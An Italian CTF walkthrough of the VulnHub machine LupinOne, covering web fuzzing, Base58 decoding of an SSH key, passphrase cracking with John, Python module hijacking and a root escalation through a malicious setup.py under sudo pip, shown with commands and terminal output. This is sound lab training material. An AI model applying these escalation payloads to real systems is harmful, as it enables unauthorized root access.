CTF Walkthrough — LupinOne

By MrRobotcrew | Difficoltà: Medium

Sommario

LupinOne è una macchina boot2root a tema Lupin disponibile su VulnHub. Il percorso richiede enumerazione web, decodifica di un encoding non standard, cracking di una chiave SSH, e due tecniche di privilege escalation: Python module hijacking e pip/setup.py abuse.

Step 1 — Enumerazione iniziale (Nmap)

Scan completo di tutte le porte per identificare i servizi esposti:

```
nmap -p- -sV -sC -T4 192.168.246.130
```

Porte trovate:

- 22/tcp — SSH
- 80/tcp — HTTP

La porta 80 è il punto di ingresso principale. SSH non è attaccabile senza credenziali.

Step 2 — Enumerazione web

Fuzzing della directory web con ffuf per trovare path nascosti:

```
ffuf -u http://192.168.246.130/~FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Risultato: trovata la directory /~secret. La root della directory restituisce 404, quindi si fuzza al suo interno:

```
ffuf -u http://192.168.246.130/~secret/.FUZZ -
e .py,.java,.php,.txt,.html -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -
c -ic -fc 403
```

Trovato il file nascosto: /~secret/.mysecret.txt (il punto iniziale lo rende invisibile ai tool standard).


```
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 18ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 20ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 20ms]
:: Progress: [758812/1323282] :: Job [1/1] :: 7812 req/sec :: Duration: [0:01:23] :: Errors: 0 ::
```

MR ROBOT CREW

Step 3 — Decodifica Base58 e chiave SSH

Il file .mysecret.txt contiene una stringa codificata in Base58. Decodificandola si ottiene una chiave SSH privata (id_rsa).

La pagina /~secret contiene anche un messaggio firmato da icex64, che rivela lo username SSH.



Step 4 — Cracking della passphrase SSH

La chiave privata è protetta da passphrase. Si converte in formato attaccabile con ssh2john e si usa John the Ripper:


```
ssh2john id_rsa > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Passphrase trovata: P@55w0rd!

Step 5 — Accesso SSH come icex64

```
chmod 600 id_rsa
ssh -i id_rsa icex64@<IP>
```

Inserire la passphrase quando richiesta. Accesso ottenuto come utente icex64.



Step 6 — Privilege Escalation: icex64 → arsene

Tecnica: Python Module Hijacking

Eseguendo sudo -l si scopre che icex64 può eseguire uno script Python come arsene senza password:

```
sudo -l
(arsene) NOPASSWD: /usr/bin/python3 /home/icex64/heist.py
```

Lo script heist.py importa il modulo webbrowser. Python cerca i moduli prima nella directory corrente, poi nei path di sistema. Creando un file webbrowser.py malevolo nella stessa

directory, Python lo importerà al posto di quello legittimo.

File malevolo creato in /home/icex64/webbrowser.py:

```
import os
os.system("/bin/bash")
```

Esecuzione:

```
sudo -u arsene /usr/bin/python3 /home/icex64/heist.py
```

Risultato: shell interattiva come arsene.

```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$
```

Step 7 — Privilege Escalation: arsene → root

Tecnica: pip/setup.py abuse

Eseguendo sudo -l come arsene si scopre che è possibile eseguire pip come root:

```
(root) NOPASSWD: /usr/bin/pip install .
```

pip esegue setup.py durante l'installazione. Creando un setup.py malevolo in una directory controllata, il codice viene eseguito come root.

Creazione della directory e del file:

```
mkdir /home/arsene/win && cd /home/arsene/win
```

Contenuto di setup.py:

```
from setuptools import setup
import os
os.system('chmod +s /bin/bash')
setup(name='win', version='1.0')
```

Esecuzione dell'installazione come root:

```
sudo pip install .
```

Il bit SUID viene impostato su /bin/bash. Avvio di bash in modalità privilegiata:

```
/bin/bash -p
```

Accesso root ottenuto.

```
arsene@LupinOne:~/win$ sudo pip install .
Processing /home/arsene/win
Building wheels for collected packages: win
  Building wheel for win (setup.py) ... done
  Created wheel for win: filename=win-1.0-py3-none-any.whl size=933 sha256=a57e70fda7bfaac9785bd183c460071dcffe41f16c95b9860f6a5ab8b08b01a2
  Stored in directory: /tmp/pip-ephem-wheel-cache-six1xcbo/wheels/8c/5a/72/43b071ef9937b68c2225fa131e7b8731878b00bd34aa7f4ecb
Successfully built win
Installing collected packages: win
Successfully installed win-1.0
arsene@LupinOne:~/win$ bin/bash -p
bash: bin/bash: No such file or directory
arsene@LupinOne:~/win$ /bin/bash -p
bash-5.1# whoami
root
```

Flag

```
cat /root/root.txt
```

Tecniche apprese

- Fuzzing web con estensioni e file nascosti (dot-files)
- Decodifica Base58
- Cracking di chiavi SSH con ssh2john + John the Ripper
- Python Module Hijacking via sudo
- pip/setup.py privilege escalation con python